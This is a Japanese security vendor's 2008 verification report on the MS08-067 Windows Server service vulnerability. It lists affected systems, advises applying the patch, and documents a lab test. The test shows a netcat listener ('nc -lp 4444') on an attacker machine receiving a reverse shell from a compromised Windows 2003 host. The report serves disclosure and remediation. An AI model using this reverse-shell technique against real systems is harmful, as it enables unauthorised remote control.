NTTデータ・セキュリティ株式会社

Windows の Server サービスの脆弱性に関する検証レポート

2008/11/13
NTT データ・セキュリティ株式会社
辻 伸弘
松田 和之

【概要】

Microsoft 社の Windows の Server サービスに脆弱性が存在することが発見されました。この脆弱性により、リモートからコードを実行され、システムを完全に制御される危険性があります。
想定される被害としては、システム権限での情報取得、改ざん、または、ワームやスパイウェアなどの悪意あるプログラムをシステム内にインストールされることが考えられます。
また、この脆弱性を利用した攻撃が行われていることが確認されています。

今回、この脆弱性の再現性について検証を行いました。

【影響を受けるとされているシステム】

Microsoft Windows 2000 Service Pack 4
Windows XP Service Pack 2、及び、Windows XP Service Pack 3
Windows XP Professional x64 Edition、及び、Windows XP Professional x64 Edition Service Pack2
Windows Server 2003 Service Pack 1、及び、Windows Server 2003 Service Pack 2
Windows Server 2003 x64 Edition、及び、Windows Server 2003 x64 Edition Service Pack 2
Windows Server 2003 with SP1 for Itanium-based Systems、及び、Windows Server 2003 with SP2 for Itanium-based Systems
Windows Vista、及び、Windows Vista Service Pack 1
Windows Vista x64 Edition、及び、Windows Vista x64 Edition Service Pack 1
Windows Server 2008 for 32-bit Systems
Windows Server 2008 for x64-based Systems
Windows Server 2008 for Itanium-based Systems

参照：http://www.microsoft.com/japan/technet/security/bulletin/ms08-067.mspx

【対策案】

充分な検証の後、運用に支障をきたさないことをご確認の上、修正プログラム（MS08-067）の適用を行ってください。

【参考サイト】


Server サービスの脆弱性により、リモートでコードが実行される (958644)
http://www.microsoft.com/japan/technet/security/bulletin/ms08-067.mspx

(Trendmicro) WORM_GIMMIV.A
http://www.trendmicro.co.jp/vinfo/virusencyclo/default5.asp?VName=WORM_GIMMIV.A

(Symantec) Trojan.Gimmiv.A
http://www.symantec.com/ja/jp/security_response/writeup.jsp?docid=2008-102320-3122-99&tabid=2

(McAfee) Spy-Agent.da
http://www.mcafee.com/japan/security/virS.asp?v=Spy-Agent.da

【検証イメージ】



【検証ターゲットシステム】

Windows 2000（日本語版）Service Pack なし、及び、Service Pack 1～4
Windows XP （日本語版）Service Pack なし、及び、Service Pack 1～3
Windows Server 2003（日本語版） Service Pack なし

【検証概要】

ターゲットシステムに、攻撃コードを実行することで任意のコードを実行させます。
今回の検証に用いたコードは、ターゲットシステム上から悪意のあるユーザのコンピュータへコネクションを確立させるよう誘導し、システムの制御を奪取するものです。
これにより、リモートからターゲットシステムを操作可能となります。
＊ 誘導先のシステムは CentOS 5 です。

【検証結果】

（Windows 2003 Server（日本語版））
下図の赤線で囲まれている部分の示すように、悪意のあるユーザのコンピュータ（CentOS）のコマンドプロンプト上にターゲットシステム（Windows 2003）のプロンプトが表示されております。
黄線で囲まれている部分の示すように、ターゲットシステム上で実行されたコマンドの結果が表示されております。これにより、ターゲットシステムの制御の奪取に成功したと言えます。

ターゲットシステムの制御の奪取に成功した画面（Windows 2003）

```
[root@localhost ~]# uname -a
Linux localhost.localdomain 2.6.18-53.el5 #1 SMP Mon Nov 12 02:22:48 EST 2007 i686 i686 i3
86 GNU/Linux
[root@localhost ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:D6:9F:7A
          inet addr:10.0.0.116  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed6:9f7a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:944 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:658879 (643.4 KiB)  TX bytes:88414 (86.3 KiB)
          Interrupt:177 Base address:0x1080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:666 (666.0 b)  TX bytes:666 (666.0 b)

[root@localhost ~]# nc -lp 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:¥WINDOWS¥system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ローカル エリア接続:

   Connection-specific DNS Suffix  . : not-defined
   IP Address. . . . . . . . . . . . : 10.0.0.185
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1
```

NTTデータ・セキュリティ株式会社

【対策案】
充分な検証の後、運用に支障をきたさないことをご確認の上、修正プログラム（MS08-067）の適用を行ってください。

【参考サイト】
Server サービスの脆弱性により、リモートでコードが実行される (958644)
http://www.microsoft.com/japan/technet/security/bulletin/ms08-067.mspx

＊各規格名、会社名、団体名は、各社の商標または登録商標です。

【お問合せ先】
NTT データ・セキュリティ株式会社
営業企画部
TEL:03-5425-1954
http://www.nttdata-sec.co.jp/